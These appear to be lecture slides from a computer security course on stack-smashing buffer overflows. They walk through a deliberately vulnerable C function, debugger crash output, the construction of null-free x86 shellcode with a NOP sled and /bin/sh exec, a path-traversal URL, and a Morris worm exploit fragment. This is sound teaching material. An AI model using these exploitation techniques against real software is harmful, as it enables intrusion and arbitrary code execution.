Stack Smashing

logistics

LEX assignment out

exam in on week

come with questions on Monday (review)

last few times

“encrypted” code

changing code — polymorphic, metamorphic

anti-VM/emulation

anti-debugging

stealth

tunneling

retroviruses

memory residence

recall: vulnerabilities

trojans: the vulnerability is the user

and/or the user interface

otherwise?

software vulnerability

unintended program behavior
that can be used by an adversary

vulnerability versus exploit

exploit — something that uses a vulnerability to do something

proof-of-concept — something = demonstration the exploit is there

- example: open a calculator program

recall: software vulnerability types (1)

memory safety bugs
- problems with pointers
- big topic in this course

"injection" bugs — type confusion
- commands/SQL within name, label, etc.

integer overflow/underflow

…

recall: software vulnerability types (2)

not checking inputs/permissions

`http://webserver.com/../../../../file-I-shouldn't-get.txt`

almost any 's "undefined behavior" in C/C++

synchronization bugs: time-to-check to time-of-use

... more?

vulnerabilities and malware

"arbitrary code execution" vulnerabilities

method for malware to spread when programs aren't shared

often more effective than via copying executable

vulnerabilities and malware

"arbitrary code execution" vulnerabilities

method for malware to spread when programs aren't shared

often more effective than via copying executable

recall: Morris worm

Morris worm vulnerabilities

command injection bug in sendmail (later)

buffer overflow in fingerd

- send 536-byte string for 512-byte buffer
- service for looking up user info
- who is "john@mit"; how do I contact him?
- note: pre-search engine/web

Szor taxonomy of exploits

Szor divides buffer overflows into first-, second-, third-“generation”

first-generation: simple stack smashing

second-generation: other stack/pointer overwriting

third-generation: format string, heap structure exploits (malloc internals, etc.)

typical buffer overflow pattern

cause program to write past the end of a buffer

that somehow causes different code to run

(usually code the attacker wrote)

why buffer overflows?

probably most common type of vulnerability until recently

(and not by a small margin)

when website vulnerabilities became more common

network worms and overflows

worms that connect to vulnerable servers:

Morris worm included some buffer overflow exploits

- in mail servers, user info servers

2001: Code Red worm that spread to web servers (running Microsoft IIS)

overflows without servers

bugs dealing with corrupt files:

Adobe Flash (web browser plugin)

PDF readers

web browser JavaScript engines

image viewers

movie viewers

decompression programs

…

Stack Smashing

original, most common buffer overflow exploit

worked for most buffers on the stack

(“worked”? we’ll talk later)

Aleph1, Smashing the Stack for Fun and Profit

“non-traditional literature”; released 1996

by Aleph1 AKA Elias Levy

```
                        .oO Phrack 49 Oo.

                  Volume Seven, Issue Forty-Nine

                          File 14 of 16

                BugTraq, r00t, and Underground.Org
                            bring you

               XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
               Smashing The Stack For Fun And Profit
               XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX

                          by Aleph One
                     aleph1@underground.org
```

vulnerable code

```
void vulnerable() {
    char buffer[100];

    // read string from stdin
    scanf("%s", buffer);

    do_something_with(buffer);
}
```

vulnerable code

```
void vulnerable() {
    char buffer[100];

    // read string from stdin
    scanf("%s", buffer);

    do_something_with(buffer);
}
```

what if I input 1000 character string?

1000 character string

```
$ cat 1000-as.txt
aaaaaaaaaaaaaaaaaaaaaaaaa (1000 a's total)
$ ./vulnerable.exe <1000-as.txt
Segmentation fault (core dumped)
$
```

1000 character string – debugger

```
$ gdb ./vulnerable.exe
...
Reading symbols from ./overflow.exe...done.
(gdb) run <1000-as.txt
Starting program: /home/cr4bd/spring2017/cs4630/slides/20170220/overflow.exe <1000-

Program received signal SIGSEGV, Segmentation fault.
0x0000000000400562 in vulnerable () at overflow.c:13
13      }
(gdb) backtrace
#0  0x0000000000400562 in vulnerable () at overflow.c:13
#1  0x6161616161616161 in ?? ()
#2  0x6161616161616161 in ?? ()
#3  0x6161616161616161 in ?? ()
#4  0x6161616161616161 in ?? ()
...
...
...
#108 0x6161616161616161 in ?? ()
#109 0x6161616161616161 in ?? ()
#110 0x6161616161616161 in ?? ()
#111 0x0000000000000000 in ?? ()
```

vulnerable code — assembly


```
vulnerable:
    subq        $120, %rsp  /* allocate 120 bytes on stack */
    movq        %rsp, %rsi  /* scanf arg 1 = rsp = buffer */
    movl        $.LC0, %edi /* scanf arg 2 = "%s" */
    xorl    %eax, %eax  /* eax = 0 (see calling convention) */
    call        __isoc99_scanf  /* call to scanf() */
    movq        %rsp, %rdi  /* do_something_with arg 1 = rsp =
    call        do_something_with
    addq        $120, %rsp  /* deallocate 120 bytes from stack
    ret
```

vulnerable code — assembly


```
vulnerable:
    subq        $120, %rsp  /* allocate 120 bytes on stack */
    movq        %rsp, %rsi  /* scanf arg 1 = rsp = buffer */
    movl        $.LC0, %edi /* scanf arg 2 = "%s" */
    xorl    %eax, %eax  /* eax = 0 (see calling convention) */
    call        __isoc99_scanf  /* call to scanf() */
    movq        %rsp, %rdi  /* do_something_with arg 1 = rsp =
    call        do_something_with
    addq        $120, %rsp  /* deallocate 120 bytes from stack
    ret
```

exercise: stack layout when scanf is running


vulnerable code — stack usage




vulnerable code — stack usage



vulnerable code — stack usage




vulnerable code — stack usage



lowest address (stack grows here)

vulnerable code — stack usage



the crash

```
   0x0000000000400548 <+0>:     sub    $0x78,%rsp
   0x000000000040054c <+4>:     mov    %rsp,%rsi
   0x000000000040054f <+7>:     mov    $0x400604,%edi
   0x0000000000400554 <+12>:    mov    $0x0,%eax
   0x0000000000400559 <+17>:    callq  0x400430 <__isoc99_scanf@plt>
   0x000000000040055e <+22>:    add    $0x78,%rsp
=> 0x0000000000400562 <+26>:    retq
```

`retq` tried to jump to `0x61616161 61616161`

...but there was nothing there

the crash


```
   0x0000000000400548 <+0>:     sub    $0x78,%rsp
   0x000000000040054c <+4>:     mov    %rsp,%rsi
   0x000000000040054f <+7>:     mov    $0x400604,%edi
   0x0000000000400554 <+12>:    mov    $0x0,%eax
   0x0000000000400559 <+17>:    callq  0x400430 <__isoc99_scanf@plt>
   0x000000000040055e <+22>:    add    $0x78,%rsp
=> 0x0000000000400562 <+26>:    retq
```

`retq` tried to jump to `0x61616161 61616161`


...but there was nothing there

what if it wasn't invalid?

return-to-stack



return-to-stack



constructing the attack

write “shellcode” — machine code to execute

often called “shellcode” because often intended to get login shell
(when in a remote application)

insert overwritten return address value

constructing the attack

write “shellcode” — machine code to execute

often called “shellcode” because often intended to get login shell
(when in a remote application)

insert overwritten return address value

shellcode challenges

ideal is like virus code: works in any executable

no linking — no library functions by name

probably exit application — can't return normally

(or a bunch more work to restore original return value)

recall: virus code

```
    leal string(%rip), %edi
    pushq $0x4004e0 /* address of puts */
    retq
string:
    .asciz "You␣have␣been␣infected␣with␣a␣virus!"
```

recall: virus code

```
    leal string(%rip), %edi
    pushq $0x4004e0 /* address of puts */
    retq
string:
    .asciz "You␣have␣been␣infected␣with␣a␣virus!"
```

`8d 3d 06 00 00 00 (leal)`

- opcode for lea
- ModRM byte:
  - 32-bit displacement; `%rdi`
- 32-bit offset from instruction

recall: virus code

```
    leal string(%rip), %edi
    pushq $0x4004e0 /* address of puts */
    retq
string:
    .asciz "You␣have␣been␣infected␣with␣a␣virus!"
```

```
8d 3d 06 00 00 00 (leal)
68 e0 04 40 00 (pushq)
```

opcode for push 32-bit constant
32-bit constant (extended to 64-bits)

recall: virus code

```
    leal string(%rip), %edi
    pushq $0x4004e0 /* address of puts */
    retq
string:
    .asciz "You␣have␣been␣infected␣with␣a␣virus!"
```

```
8d 3d 06 00 00 00 (leal)
68 e0 04 40 00 (pushq)
c3 (retq)
```

virus code to shell-code (1)

```
    leaq string(%rip), %rdi
    pushq $0x4004e0 /* address of puts */
    retq
string:
    .asciz "You␣have␣been␣infected␣with␣a␣virus!"
```

```
48 8d 3d 06 00 00 00 (leaq)
68 e0 04 40 00 (pushq)
c3 (retq)
```

REX prefix for 64-bit
opcode for lea
ModRM byte: 32-bit displacement; %rd
32-bit offset from instruction

virus code to shell-code (1)

```
    leaq string(%rip)
    pushq $0x4004e0 /
    retq
string:
    .asciz "You␣have␣been␣infected␣with␣a␣virus!"
```

leaq not leal

stack address > 0xFFFF FFFF

```
48 8d 3d 06 00 00 00 (leaq)
68 e0 04 40 00 (pushq)
c3 (retq)
```

REX prefix for 64-bit

opcode for lea

ModRM byte: 32-bit displacement; %rd

32-bit offset from instruction

virus code to shell-code (1)

```
    leaq string(%rip),
    pushq $0x4004e0 /*
    retq
string:
    .asciz "You␣have␣been␣infected␣with␣a␣virus!"
```

problem: what if we don't know where puts is?

```
48 8d 3d 06 00 00 00 (leaq)
68 e0 04 40 00 (pushq)
c3 (retq)
```

REX prefix for 64-bit
opcode for lea
ModRM byte: 32-bit displacement; %rd
32-bit offset from instruction

virus code to shell-code (2)

```
    /* Linux system call (OS request):
       write(1, string, length)
     */
    leaq string(%rip), %rsi
    movl $1, %eax
    movl $37, %edi
    /* "request to OS" instruction */
    syscall
string:
    .asciz "You␣have␣been␣infected␣with␣a␣virus!\n"
```

```
48 8d 35 0c 00 00 00 (leaq)
b8 01 00 00 00 (movq %eax)
bf 25 00 00 00 (movq %edi)
0f 05 (syscall)
```

virus code to shell-code (2)

```
    /* Linux system call (OS request):
         write(1, string, length)
     */
    leaq string(%rip), %rsi
    movl $1, %eax
    movl $37, %edi
    /* "request to OS" instruction */
    syscall
string:
    .asciz "You␣have␣been␣infected␣with␣a␣virus!\n"
```

```
48 8d 35 0c 00 00 00 (leaq)
b8 01 00 00 00 (movq %eax)
bf 25 00 00 00 (movq %edi)
0f 05 (syscall)
```

problem: after syscall — crash!

virus code to shell-code (3)

```
/* Linux system call (OS request):
   write(1, string, length)
 */
leaq string(%rip), %rsi
movl $1, %eax
movl $37, %edi
syscall
/* Linux system call:
   exit_group(0)
 */
movl $231, %eax
xor %edi, %edi
syscall
```

virus code to shell-code (3)

tell OS to exit

```
/* Linux system call (OS request):
   write(1, string, length)
 */
leaq string(%rip), %rsi
movl $1, %eax
movl $37, %edi
syscall
/* Linux system call:
   exit_group(0)
 */
movl $231, %eax
xor %edi, %edi
syscall
```

constructing the attack

write “shellcode” — machine code to execute

often called “shellcode” because often intended to get login shell
(when in a remote application)

insert overwritten return address value

finding/setting return address

examine target executable disassembly

- figure out how much is allocated on the stack below it
- known stack start location to set return address

guess

- location of return address
- address of maachine code

finding/setting return address

examine target executable disassembly

- figure out how much is allocated on the stack below it
- known stack start location to set return address

guess

- location of return address
- address of maachine code

finding/setting return address

examine target executable disassembly

- figure out how much is allocated on the stack below it
- known stack start location to set return address

guess

- location of return address
- address of maachine code

really, guess??

how long the could buffer + local variables be?

how far from the top of the stack could function call be?

making guessing easier (1)

normal shellcode

```
xor %eax, %eax
leaq command(%rip), %rbx
/* setup "exec" system call */
...
...
mov $11, %al
syscall

command: .ascii "/bin/sh"
```

easier to “guess” shellcode

```
nop /* one−byte nop */
nop
nop
nop
nop
nop
nop
xor %eax, %eax
lea command(%rip), %rbx
...
...
command: .ascii "/bin/sh"
```

making guessing easier (2)


knowing where return address is stored is easier

based on buffer length + number of locals + compiler

small variation between platforms for an application

easy to guess — but can try multiple at once, if needed

guessed return-to-stack



some logistical issues

Sure, 1000 a's can be read by `scanf` with `%s`, but machine code?

scanf accepted characters

%s — "Matches a sequence of non-white-space characters"

can't use:

␣
\t
\v ("vertical tab")
\r ("carriage return")
\n

not actually that much of a restriction

what about \0 — we used a lot of those

shell code without 0s

```
shellcode:
    jmp afterString
string:
    .ascii "You␣have␣been..."
afterString:
    leaq string(%rip), %rsi
    xor %eax, %eax
    xor %edi, %edi
    movb $1, %al
    movb $37, %dl
    syscall
    movb $231, %al
    xor %edi, %edi
    syscall
```

shell code without 0s

```
shellcode:
    jmp afterString
string:
    .ascii "You␣have␣been..."
afterString:
    leaq string(%rip), %rsi
    xor %eax, %eax
    xor %edi, %edi
    movb $1, %al
    movb $37, %dl
    syscall
    movb $231, %al
    xor %edi, %edi
    syscall
```

one-byte constants/offsets
so no leading zero bytes
`jmp afterString` is `eb 25`
(jump forward `0x25` bytes)
`movb $1, %al` is `b0 01`

shell code without 0s

```
shellcode:
    jmp afterString
string:
    .ascii "You␣have␣been..."
afterString:
    leaq string(%rip), %rsi
    xor %eax, %eax
    xor %edi, %edi
    movb $1, %al
    movb $37, %dl
    syscall
    movb $231, %al
    xor %edi, %edi
    syscall
```

four-byte offset, but negative
`d4 ff ff ff` (-44)

shell code without 0s

```
0000000000000000 <shellcode>:
   0:   eb 25                   jmp    27 <afterString>

0000000000000002 <string>:
    ...

0000000000000027 <afterString>:
  27:   48 8d 35 d4 ff ff ff    lea    -0x2c(%rip),%rsi        # 2 <string>
  2e:   31 c0                   xor    %eax,%eax
  30:   31 ff                   xor    %edi,%edi
  32:   b0 01                   mov    $0x1,%al
  34:   b2 25                   mov    $0x25,%dl
  36:   0f 05                   syscall
  38:   b0 e7                   mov    $0xe7,%al
  3a:   31 ff                   xor    %edi,%edi
  3c:   0f 05                   syscall
```

x86 flexibility

x86 opcodes that are normal ASCII chars are pretty flexibile

`0`–`5`

- various forms of `xor`

`@`, `A`–`Z`, `[`, `\`, `]`, `^`, `_`

- `inc`, `dec`, `push`, `pop` with first eight 32-bit registers

`h` — push one-byte constant

`p`–`z` — conditional jumps to 1-byte offset

x86 flexibility

x86 opcodes that are normal ASCII chars are pretty flexibile

`0`–`5`

- various forms of `xor`

`@`, `A`–`Z`, `[`, `\`, `]`, `^`, `_`

- `inc`, `dec`, `push`, `pop` with first eight 32-bit registers

h — push one-byte constant

p–z — conditional jumps to 1-byte offset

note: can write machine code, jump to it

actual limitation

overwriting address?

- probably can't make sure that's all normal ASCII chars

but flexibility also useful in other exploits


aside: simpler overflow

```
struct QuizQuestion questions[NUM_QUESTIONS];
int giveQuiz() {
    int score = 0;
    char buffer[100];
    for (int i = 0; i < NUM_QUESTIONS; ++i) {
        gets(buffer);
        if (checkAnswer(buffer, &questions[i])) {
            score += 1;
        }
    }
    return score;
}
```


aside: simpler overflow

```
struct QuizQuestion questions[NUM_QUESTIONS];
int giveQuiz() {
    int score = 0;
    char buffer[100];
    for (int i = 0; i < NUM_QUESTIONS; ++i) {
        gets(buffer);
        if (checkAnswer(buffer, &questions[i])) {
            score += 1;
        }
    }
    return score;
}
```

simpler overflow: stack



simpler overflow: stack



buffer overflows and exploitability

I'm safe because …

my buffers are on the stack

they can wri

some other mitigation against stack smashing

probably not safe

there's more than stack smashing

actual example: Morris worm

```
/* reconstructed from machine code */
for(i = 0; i < 536; i++) buf[i] = '\0';
for(i = 0; i < 400; i++) buf[i] = 1;
/* actual shellcode */
memcpy(buf + i,
    ("\335\217/sh\0\335\217/bin\320\032\335\0"
     "\335\0\335Z\335\003\320\034\\274;\344"
     "\371\344\342\241\256\343\350\357"
     "\256\362\351"),
     28);
/* frame pointer, return val, etc.: */
*(int*)(&buf[556]) = 0x7fffe9fc;
*(int*)(&buf[560]) = 0x7fffe8a8;
